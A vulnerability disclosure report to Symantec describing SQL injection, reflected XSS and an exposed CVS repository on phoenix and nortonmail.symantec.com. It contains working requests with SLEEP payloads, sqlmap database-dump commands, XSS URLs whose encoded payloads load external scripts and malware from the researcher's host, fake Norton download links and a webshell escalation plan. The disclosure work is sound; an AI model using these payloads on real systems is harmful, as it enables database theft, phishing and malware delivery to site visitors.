

# RESPONSIBLE DISCLOSURE

## Symantec Web Services

A series of findings that has been discovered within various Symantec web services.

**Mazin Ahmed**

Email: [Mazin@MazinAhmed.net](mailto:Mazin@MazinAhmed.net)

Website: [Mazinahmed.net](http://Mazinahmed.net)

CV: [Mazinahmed.net/cv](http://Mazinahmed.net/cv)

LinkedIn: <https://Linkedin.com/in/infosecmazinahmed>

# Error-Based SQL Injection on phoenix.symantec.com

## Description

There is an SQL Injection vulnerability on phoenix.symantec.com. This vulnerability allows an unauthenticated attacker to execute arbitrary SQL queries on the connected databases, allowing leakage or modification the connected databases to the server.

## Technical Details


The vulnerability resides in <https://phoenix.symantec.com/alist/enrol.php> on the "email" and "serial" parameters. Using either manual or automated testing, we can confirm and exploit this vulnerability.

### Manual checks

Sending a HTTP POST request with the following to: <https://phoenix.symantec.com/alist/enrol.php>

```
POST /alist/enrol.php HTTP/1.1
Host: phoenix.symantec.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://phoenix.symantec.com/alist/enrol.php
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: [Content-Length]
email=1&serial=[VULNERABLE
PARAMETER]&userid=1&passwd=1&confirmpassword=1&go=yes&sel=welcome&x=40&y=24
```

Where we can change the "serial" parameter's value to " ' " (single-quote), will show a descriptive SQL error, indicating that we are capable of manipulating the SQL query.



## Location of Bug

=====

<https://phoenix.symantec.com/alist/enrol.php>

## Bug Type

=====

SQL Injection

## CWE ID

=====

CWE-89

## Impact

=====

- Loss of confidentiality.
- Private data modification and compromising.

## CVSS Rank

=====

9.0 (Critical)

# Time-Based SQL Injection on phoenix.symantec.com

## Description

=====

There is a time-based SQL injection vulnerability that is repeated multiple times across phoenix.symantec.com. The vulnerability affects the "SiteMation Content Management Software" used by Symantec in phoenix.symantec.com, and perhaps different places and hosts. The SQL injection allows an unauthorized attacker to gain access to the server's database.

## Technical Details

=====

This vulnerability affects the "checkuser.php" script on SiteMotion Management Software. Since Symantec relies on the software on different places, the report will choose a single location to demonstrate the verification and exploitation of the issue.

For example, SiteMotion Content Management is hosted at /fbook/staff on phoenix.symantec.com, the "userid" and "passwd" parameters are not properly sanitized on "checkuser.php". By sending crafted HTTP requests, we can get a working SQL injection vulnerability on phoenix.symantec.com.

## Manual Verification

`http://phoenix.symantec.com/alist/staff/checkuser.php`

```
POST /alist/staff/checkuser.php HTTP/1.1
Host: phoenix.symantec.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://phoenix.symantec.com/alist/staff/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: [Content-Length]
```

```
userid=admin'%20AND%20SLEEP(0);%00&passwd=1&db=alist&Submit=Enter%20here!
```

*The response will return instantly.*

```
POST /alist/staff/checkuser.php HTTP/1.1
Host: phoenix.symantec.com
User-Agent: Mozilla/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://phoenix.symantec.com/alist/staff/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: [Content-Length]
```

```
userid=admin'%20AND%20SLEEP(5);%00&passwd=1&db=alist&Submit=Enter%20here!
```

*The response will return after 5 seconds.*

```
POST /alist/staff/checkuser.php HTTP/1.1
Host: phoenix.symantec.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://phoenix.symantec.com/alist/staff/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: [Content-Length]
```

```
userid=admin'%20AND%20SLEEP(15);%00&passwd=1&db=alist&Submit=Enter%20here!
```

*The response will return after 15 seconds.*

```

[~]root@secbot[~]
→ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(0);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m0.462s
user    0m0.008s
sys     0m0.004s
[~]root@secbot[~]
→ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(5);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m5.465s
user    0m0.004s
sys     0m0.004s
[~]root@secbot[~]
→ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(10);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m10.466s
user    0m0.004s
sys     0m0.004s
[~]root@secbot[~]
→ #time curl -s 'http://phoenix.symantec.com/alist/staff/checkuser.php' --data "userid=admin' AND SLEEP(25);%00&passwd=1&db=alist&Submit=Enter here!" > /dev/null

real    0m25.996s
user    0m0.008s
sys     0m0.000s

```

This shows that we are successfully capable of performing server-side SQL queries on the system. Although there are no errors being shown in responses, we are capable of using timing attacks in order to retrieve data from the database.

## Automated Exploitation

We will be using SQLMAP in order to exploit this vulnerability.

```
$ sqlmap -u 'http://phoenix.symantec.com/fbook/staff/checkuser.php' --data 'userid=admin&passwd=1&db=facebook&Submit=Enter+here%21' --technique T --dbms MySQL -p passwd --batch --time-sec 1 --hex --dbs
```

*Will retrieve the database in the server.*

```
$ sqlmap -u 'http://phoenix.symantec.com/fbook/staff/checkuser.php' --data 'userid=admin&passwd=1&db=facebook&Submit=Enter+here%21' --technique T --dbms MySQL -p passwd --batch --time-sec 1 --hex -D [database_name] --tables
```

*Will retrieve the table of a specific database in the server.*

## CWE ID

=====

CWE-89

## Impact

=====

- Loss of confidentiality.
- Private data modification and compromising.

## CVSS Rank

=====

9.0 (Critical)

## Location of Bug

=====

<http://phoenix.symantec.com/fbook/staff/checkuser.php>

## Note

=====

I have planned to disclose this issue to SiteMotion, but I have not find any contacts to the vendor. It seems that either the company has been shutdown or the SiteMotion project is closed source.

## Post-Exploitation

=====

We are capable of escalating this vulnerability to gain shell access to the server using the following scenario:

- 1- Retrieve the password of the CMS user, "admin " (there was a user-enumeration bug on SiteMotion that confirmed that this account exists, without using the SQL injection to retrieve the username).
- 2- Login to the CMS, add/edit/upload a webshell.
- 3- Execute the webshell.

Also, I have found a PHPInfo (<https://phoenix.symantec.com/alist/phpinfo.php>) file that showed that phoenix.symantec.com uses a deprecated Linux kernel version that is vulnerable to a number of published privilege escalation attacks. After gaining shell-access to the server, an attacker would be able of escalating his privileges easily.

Also, please note that I have not done the above scenario. If you would like me to prove the attack, please let me know.

# Reflective XSS on phoenix.symantec.com

## Description

=====

There is a Cross-Site Scripting vulnerability on phoenix.symantec.com that allows an attacker to execute unrestricted Javascript code on symantec.com domain against users.

## Technical Details

=====

The bug occurs mainly because of the lack of sanitizing of the user-input. As a result, an attacker can exploit this weakness to execute arbitrary Javascript execution on symantec.com within victim's browsers.

The vulnerability affects the "status", "startdate", "SSKU", and "ecode" parameters on "activationkey.php" at "https://phoenix.symantec.com/cs/activationkey.php". An attacker is capable of injecting arbitrary JavaScript and HTML into the victim's browser, using symantec.com.

## Proof of Concept

=====

I have taken the reflective XSS and made it to execute JavaScript using the browser's DOM on URI. This way, we would be able to execute any Javascript we would like to use in symantec.com, without leaving a trace of the payload delivered to victim.

## XSS Exploitation Example

POC:

```
https://phoenix.symantec.com/cs/activationkey.php?status=2444&startdate=&SSKU=&ecode=1<script>eval(atob(document.location.hash.slice(1)));</script>#[Payload in Base64]
```

Examples:

```
https://phoenix.symantec.com/cs/activationkey.php?status=2444&startdate=&SSKU=&ecode=1<script>eval(atob(document.location.hash.slice(1)));</script>#YWxlcuQoZG9jdW1lbnQuZG9tYWluKQ==  
Executes alert(document.domain);
```

```
https://phoenix.symantec.com/cs/activationkey.php?status=2444&startdate=&SSKU=&ecode=1<script>eval(atob(document.location.hash.slice(1)));</script>#dmFyIHJcmldwCA9IGRvY3VtZW50LmNyZWFOZUVsZW1lbnQoJ3NjcmlwdCcpO3NjcmlwdC5zcmMgPSAnaHR0cHM6Ly93d3cuc2VjYm90Lm1lL3Rvb2xzL3hzcy94c3MuanMnO2RvY3VtZW50LmRvY3VtZW50RWxlbWVudC5maXJzdENoaWxkLmFwcGVuZENoaWxkKHJcmldwCk7Cg==
```

*Executes external JavaScript scripts.*



https://phoenix.symantec.com/cs/activationkey.php?status=2444&startdate=&SSKU=&ecode=1<script>eval(atob(document.location.hash.slice(1)));</script>#d2luZG93LmxvY2F0aW9uPScvL3d3dy5zZWNi b3QubWUvdG9vbHMvY2FsYy5iYXQn

*Drive-by downloads attacks, downloading malware when browsing phoenix.symantec.com*

## Note

=====

Since the actual exploitation is rendered only in DOM, the payload will not appear in logs. What only will be shown is “<script>eval(atob(document.location.hash.slice(1)));</script>”, but or a variant of the base payload, eg.. ( <img src=x onerror=’eval(atob(document.location.hash.slice(1)));’> ) would do the same for example.


## Exploitation in browsers where XSS Auditor is enabled

=====

Since most modern browsers are packed with an XSS auditor that catches XSS payloads (mostly protects from reflective XSS bugs, like this case), I have made payloads for modern browsers where exploitation is Javascript-free. The payloads use typical basic HTML, such as IMG, A, and NOSCRIPT attributes.

Showing a page that points to a malicious link. The page asks the user that is visiting Symantec’s website to download the latest version of Norton Antivirus from an attacker’s website, in this report, we will assume that secbot.me (a website that I own) is the attacker’s website.

The attack will show the following on modern browsers:



**You need to install the Norton™ AntiVirus by [clicking here](#)**

PoC:

https://phoenix.symantec.com/cs/activationkey.php?status=%3c%68%31%3e%59%6f%75%20%6e%65%65%64%20%74%6f%20%69%6e%73%74%61%6c%6c%20%74%68%65%20%4e%6f%72%74%6f%6e%26%23%78%32%31%32%32%3b%20%41%6e%74%69%56%69%72%75%73%20%62%79%20%3c%61%20%68%72%65%66%3d%22%68%74%74%70%73%3a%2f%2f%73%65%63%62%6f%74%2e%6d%65%2f%74%6f%6f%6c%73%2f%63%61%6c%63%2e%62%61%74%22%3e%63%6c%69%63%6b%69%6e%67%20%68%65%72%65%3c%2f%61%3e%3c%6e%6f%73%63%72%69%70%74%3e



https://phoenix.symantec.com/cs/activationkey.php?status=<a%20href%3d"https%3a%2f%2fwww%2esecbot%2eme%2ftools%2fcalc%2f" %20>https://phoenix.symantec.com/cs/activationkey.php?status=<a%20href%3d"https%3a%2f%2fwww%2esecbot%2eme%2ftools%2fcalc%2f" %20>

Page: Activation Key  
Status:

# Malicious Page

https://phoenix.symantec.com/cs/activationkey.php?status=%3c%61%20%68%72%65%66%3d%22%68%74%74%70%73%3a%2f%2f%77%77%77%2e%73%65%63%62%6f%74%2e%6d%65%2f%74%6f%6f%6c%73%2f%63%61%6c%63%2e%62%61%74%22%3e%3c%69%6d%67%20%73%72%63%3d%22%68%74%74%70%73%3a%2f%2f%77%77%77%2e%73%65%63%62%6f%74%2e%6d%65%2f%6d%61%6c%69%63%69%6f%75%73%2f%6d%61%6c%69%63%69%6f%75%73%2e%70%6e%67%3f%7a%22%73%74%79%6c%65%3d%22%68%65%69%67%68%74%3a%31%30%30%25%3b%77%69%64%74%68%3a%31%30%30%25%3b%22%3e%3c%2f%61%3e%3c%6e%6f%73%63%72%69%70%74%3e

=====

=====

CWE-79

# Backup-File Artifact on nortonmail.symantec.com

## Description

=====


There is a backup-file artifact that has been identified on nortonmail.symantec.com. This artifact could be used to retrieve the source-code and data saved at the CVS repository.

## Technical Details

=====

Using, BFAC (Backup-File Artifacts Checker), I have confirmed that CVS is publicly accessible on <http://nortonmail.symantec.com/clients/CVS/Entries>.

```
$ bfac -u http://nortonmail.symantec.com/clients/ --dvcs-test
```



```
BFAC
-:::Backup File Artifacts Checker:::- version: v1.0
___An automated tool that checks for backup artifacts that may discloses the web-application's source code___
Author: Mazin Ahmed | <mazin AT mazinahmed DOT net> | @mazen160

[ $ ] Discovered: -> {http://nortonmail.symantec.com/clients/CVS/Entries} (Response-Code: 200 | Content-Length: 6018)
```

After identifying CVS directory, DVCS-Ripper was used to gain additional knowledge about the repository.

```
$ perl rip-cvs.pl -vv -u 'http://nortonmail.symantec.com/clients/CVS/'
```

## Note

=====

You can check <http://blog.mazinahmed.net/2016/08/backup-file-artifacts.html>, to get a better understanding of backup-file artifacts, and its relation with web-security.

## Impact

=====

Exposing of files and database to unauthorized attackers.

## CWE ID

=====

CWE-530

**Mazin Ahmed**

Email: [Mazin@MazinAhmed.net](mailto:Mazin@MazinAhmed.net)

Website: [Mazinahmed.net](http://Mazinahmed.net)

CV: [Mazinahmed.net/cv](http://Mazinahmed.net/cv)

LinkedIn: <https://Linkedin.com/in/infosecmazinahmed>